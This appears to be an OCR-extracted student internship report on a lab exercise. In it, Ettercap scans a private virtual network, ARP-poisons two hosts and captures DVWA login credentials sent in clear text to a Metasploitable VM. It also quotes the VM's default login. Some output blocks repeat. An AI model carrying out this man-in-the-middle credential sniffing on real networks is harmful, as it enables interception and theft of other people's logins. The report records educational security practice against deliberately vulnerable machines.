
```
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.56.103 added to TARGET1
Host 192.168.56.102 added to TARGET2
```



IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	


```
ARP poisoning victims:

 GROUP 1 : 192.168.56.103 08:00:27:9E:37:29

 GROUP 2 : 192.168.56.102 08:00:27:2A:8A:25
```

```
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

▯
```



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV



IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	

```
HTTP : 192.168.56.102:80 -> USER: addmin  PASS: password  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=addmin&password=password&Login=Login

HTTP : 192.168.56.102:80 -> USER: admin  PASS: password  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=admin&password=password&Login=Login
```

```
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

▯
```

CONCLUSION

This is my final report from my internship at Dlithe. I learned a lot outside of my academic field, which was a wonderful experience. Before I started my professional life, it was a fantastic opportunity for me to learn and develop information. I was asked to become familiarized with Linux before I began my internship. Subsequently, the team took action and was impacted by the project's completion. That was my first internship experience where I learned about lot of other skills along with developing professional speaking abilities.